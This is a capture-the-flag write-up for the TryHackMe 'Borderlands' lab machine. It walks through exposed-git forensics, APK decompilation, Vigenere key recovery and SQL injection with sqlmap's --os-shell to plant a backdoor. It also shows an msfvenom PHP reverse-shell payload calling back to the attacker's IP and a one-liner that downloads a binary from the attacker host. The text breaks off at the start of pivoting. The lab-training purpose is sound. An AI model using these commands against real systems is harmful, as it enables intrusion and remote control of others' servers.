TryHackMe: Borderlands
Intense challenge covering aspects of git forensics to acquire information from the objects to SQL Injection which enabled us get initial foothold using an upload vulnerability.APK analysis using jadx java decompiler and apktool to uncover hardcoded api keys and lastly core concepts regarding Border Gateway Protocol and pivoting where BGP Hijacking was done to route traffic to us allowing us to read the flags.
Initial Enumeration
Nmap scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
$ nmap -sC -sV -vv -Pn -T4 -p- 10.80.160.127
PORT     STATE  SERVICE    REASON         VERSION
22/tcp   open   ssh        syn-ack ttl 62 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 12:a2:cb:7a:88:dd:5a:4a:49:0e:b1:7c:e7:a0:03:6a (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC4vtfyJ/k4lN4retMOIGehEPZ2scPt+XTUAP6fnpaKGO0aKHy8LQ7r5bne2IeiDml8VOSSS+IWnc1nEMbl31 8y8qGEAW+Yk1XOB5y4RI4zGkwO3qCZspG8zdQYbKU8MzmjC/mY0hY5C3dn4UUEWvO8Ag7gB33x6TUJYS+4VPHO9I/PHdnBwSogcTXusUr4/wlYR0xHcMnZ9wZQ4Q kdJRggkvnUkrSrsVaB/3U1SNQgDvHmh7ZBF3PRZm9yjBaFIuXpT0QHcbvCDCo5AOWrzS6UvL/JgU96lTCHuIdFB88t4RyNXFBWsPdpj5IDZ1UenYyuEok0iHmDiF wrnB0J+Rbb
|   256 ec:ad:14:90:93:1e:87:cf:df:92:68:ce:46:83:5d:b1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIkBxT7/8zRtW1+0BiddFCz0iZjxnvOHDqy3DQgDKhkpkc1MLCrZYpyhiSUtSh4hobR1cgPm0YiREkX3MRGey0E=
|   256 82:6e:8d:d4:df:44:e3:6d:13:67:9e:b6:9d:76:85:e9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGVUgWMi7eUmVMNPYLdJHcNKTTQ+T2OE1VdxCQaKb8wJ
80/tcp   open   http       syn-ack ttl 61 nginx 1.14.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST
| http-git:
|   10.80.160.127:80/.git/
|     Git repository found!
|     .git/config matched patterns 'user'
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: added mobile apk for beta testing.
|_http-title: Context Information Security - HackBack 2
|_http-server-header: nginx/1.14.0 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
8080/tcp closed http-proxy reset ttl 61
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Based on the nmap scan there are two open ports;
- Port 22
(SSH) - Port 80
(nginx)
Enumeration

First point I check is the webserver which shows a webapp. Be sure to download to download the APK file which we will use later on.
Going back to our nmap scan I notice a .git endpoint is listed.Visting the endpoint shows a 403 status. This reminds me of an exploit I can use to pull all the server files using gitHack


Reading the home.php file I stumble across the web app flag and we’ve drawn first blood!!.
Git
Time to enumerate git properly.First I download the git log from the site using the url http://10.80.160.127/.git/logs/HEAD

Reading through we notice the author removed sensitive data on the object b2f776a52fe81a731c6c0fa896e7f9548aafceab so let’s try looking at object 79c9539b6566b06d6dec2755fdf58f5f9ec8822f to see if we can get this sensitive data. Next I create a dummy git folder in the same GitHack directory where server files were pulled to dump object data. To extract the object from the site I use the following url http://10.80.160.127/.git/objects/79/c9539b6566b06d6dec2755fdf58f5f9ec8822f
Locating each object and reading the contents

We get a tree object and similar to the previous step I download the object file,copy the contents to a new folder under /.git/objects and read through the tree object.


api.php seems to have sensitive data so I repeat the same process again and true enough we get our GIT flag
APK
Moving forward to enumerate the APK we downloaded.Our task is to find and decrypt the API key which is a flag.First I use jadx-gui a java source code decompiler to read the source code.


From the decompiler output there is a variable called encrypted_api_key. After a little research I decide to reverse engineer the apk using apktool and search for the variable name which yields a positive result.

Referring to the api.php file before,you can the first 20 letters of the android API key.At first I submitted this as an API key flag but didn’t work so I tried getting a relation here and making a comparison between these two strings you will notice numbering is in the same postion so we might be dealing with a cipher.
1
2
 CBQOSTEFZNL5U8LJB2hhBTDvQi2zQo (Encrypted)
 ANDVOWLDLAS5Q8OQZ2tu           (Plaintext)

The vigenere cipher is what I go based on a hint from one of the pdf files on the server Blaise de Vigenere I look for a python script that can help us get the key to decipher this.
#!/usr/bin/env python3

plaintext = "ANDVOWLDLAS5Q8OQZ2tu"
ciphertext = "CBQOSTEFZNL5U8LJB2hhBTDvQi2zQo"

min_len = min(len(plaintext), len(ciphertext))
plaintext = plaintext[:min_len].upper()
ciphertext = ciphertext[:min_len].upper()

print(f"Using {min_len} characters:")
print(f"Plaintext:  {plaintext}")
print(f"Ciphertext: {ciphertext}")

alphabets_to_try = [
    "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789",
    "ABCDEFGHIJKLMNOPQRSTUVWXYZ",
    "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789",
]

for alphabet in alphabets_to_try:
    print(f"\nTrying alphabet: {alphabet[:26]}... + {alphabet[26:] if len(alphabet) > 26 else ''}")

    key_chars = []
    for p, c in zip(plaintext, ciphertext):
        if p in alphabet and c in alphabet:
            p_idx = alphabet.index(p)
            c_idx = alphabet.index(c)
            key_idx = (c_idx - p_idx) % len(alphabet)
            key_chars.append(alphabet[key_idx])
        else:
            key_chars.append('?')

    key = ''.join(key_chars)
    print(f"Key: {key}")

    for length in range(1, min(10, len(key)//2) + 1):
        pattern = key[:length]
        if key.startswith(pattern * (len(key) // length)):
            print(f"  Repeating pattern found: '{pattern}' (length {length})")

            encrypted = []
            for i, p in enumerate(plaintext):
                if p in alphabet:
                    p_idx = alphabet.index(p)
                    k_idx = alphabet.index(pattern[i % len(pattern)])
                    c_idx = (p_idx + k_idx) % len(alphabet)
                    encrypted.append(alphabet[c_idx])
                else:
                    encrypted.append('?')

            result = ''.join(encrypted)
            if result == ciphertext:
                print(f"  VERIFIED! Key '{pattern}' works!")
                print(f"  Plaintext:  {plaintext}")
                print(f"  Encrypted:  {result}")
                print(f"  Ciphertext: {ciphertext}")
                break

Running the script I get a key CONTEXT which works when we decipher giving us our API key flag.
SQL Injection

Referring to the home.php file we notice that the $documentid is directly concatenated into the url without anitization or parameterized queries so there is a chance we get perfom a SQL Injection.

Based on a tutorial I found doing research hxxps[://]www[.]hackingarticles[.]in/shell-uploading-in-web-server-using-sqlmap/ I capture the request sent to http://10.80.160.127/api.php?documentid=1&apikey=WEBLhvOJAH8d50Z4y5G5g4McG1GMGD using burpsuite and create a reverse shell for the machine.
I launch sqlmap and use this command to get a list of SQL tables.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
$ sqlmap -r request.txt --dbs --batch
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.11#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:31:53 /2025-12-29/

[14:31:53] [INFO] parsing HTTP request from 'request.txt'
[14:31:54] [INFO] testing connection to the target URL
[14:31:55] [INFO] checking if the target is protected by some kind of WAF/IPS
[14:31:55] [INFO] testing if the target URL content is stable
[14:31:55] [INFO] target URL content is stable
[14:31:55] [INFO] testing if GET parameter 'documentid' is dynamic
[14:31:55] [INFO] GET parameter 'documentid' appears to be dynamic
[14:31:56] [INFO] heuristic (basic) test shows that GET parameter 'documentid' might be injectable (possible DBMS: 'MySQL')
[14:31:56] [INFO] heuristic (XSS) test shows that GET parameter 'documentid' might be vulnerable to cross-site scripting (XSS) attacks
[14:31:56] [INFO] testing for SQL injection on GET parameter 'documentid'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[14:31:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:31:57] [WARNING] reflective value(s) found and filtering out
[14:31:57] [INFO] GET parameter 'documentid' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Document")                       ...
[14:32:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.14.0
back-end DBMS: MySQL >= 5.6
[14:32:21] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] myfirstwebsite
[*] mysql
[*] performance_schema
[*] sys

[14:32:22] [INFO] fetched data logged to text files under '/home/iam/.local/share/sqlmap/output/10.80.160.127'

[*] ending @ 14:32:22 /2025-12-29/
Next step we use sqlmap to create an sql upload page
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
$ sqlmap -r request.txt -D myfirstwebsite --os-shell
...
do you want sqlmap to further try to provoke the full path disclosure? [Y/n] n
[14:33:21] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
[1] common location(s) ('/var/www/, /var/www/html, /var/www/htdocs, /usr/local/apache2/htdocs, /usr/local/www/data, /var/apache2/htdocs, /var/www/nginx-default, /srv/www/htdocs, /usr/local/var/www') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> /var/www/html
[14:33:46] [WARNING] unable to automatically parse any web server path
[14:33:46] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
[14:33:46] [WARNING] potential permission problems detected ('Permission denied')
[14:33:47] [WARNING] unable to upload the file stager on '/var/www/'
[14:33:47] [INFO] trying to upload the file stager on '/var/www/' via UNION method
[14:33:48] [WARNING] expect junk characters inside the file as a leftover from UNION query
[14:33:48] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
[14:33:48] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES TERMINATED BY' method
[14:33:50] [INFO] the file stager has been successfully uploaded on '/var/www/html/' - http://10.80.160.127:80/tmpugiur.php
[14:33:50] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' - http://10.80.160.127:80/tmpbpigf.php
[14:33:50] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>

Going to the file stager http://10.80.160.127:80/tmpugiur.php we get our upload page.
We generate a reverse shell using msfvenom
1
$ msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.134.168 lport 4445 -f raw

Saving the payload I first launch msfconsole to setup multi/handlerto listen to incoming connection from the payload.I now upload the payload and trigger the shell by visiting http://10.80.160.127/shell.php which gives us a shell and ultimately our next flag.
Pivoting
Inorder to do this task we need to perform an network exploration to find out what we’re dealing with.I try the nmap static binary to the compromised target.
1
$ python3 -c "import urllib.request; urllib.request.urlretrieve('http://192.168.134.168:8888/nmap', 'nmap')"
Next we check machines on the network using ip a
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
17: eth1@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UNKNOWN group default
    link/ether 02:42:ac:10:01:0a brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.16.1.10/24 brd 172.16.1.255 scope global eth1
       valid_lft forever preferred_lft forever
